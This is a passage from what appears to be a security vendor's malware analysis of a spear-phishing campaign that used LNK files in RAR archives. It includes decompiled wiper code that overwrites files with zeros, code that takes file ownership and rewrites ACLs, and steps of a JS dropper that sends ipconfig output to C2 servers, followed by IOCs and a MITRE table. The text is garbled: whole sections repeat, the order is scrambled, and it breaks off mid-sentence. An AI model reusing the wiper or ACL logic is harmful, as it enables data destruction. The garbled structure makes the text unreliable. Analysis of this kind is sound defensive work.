    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.





svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address



```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address


```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:

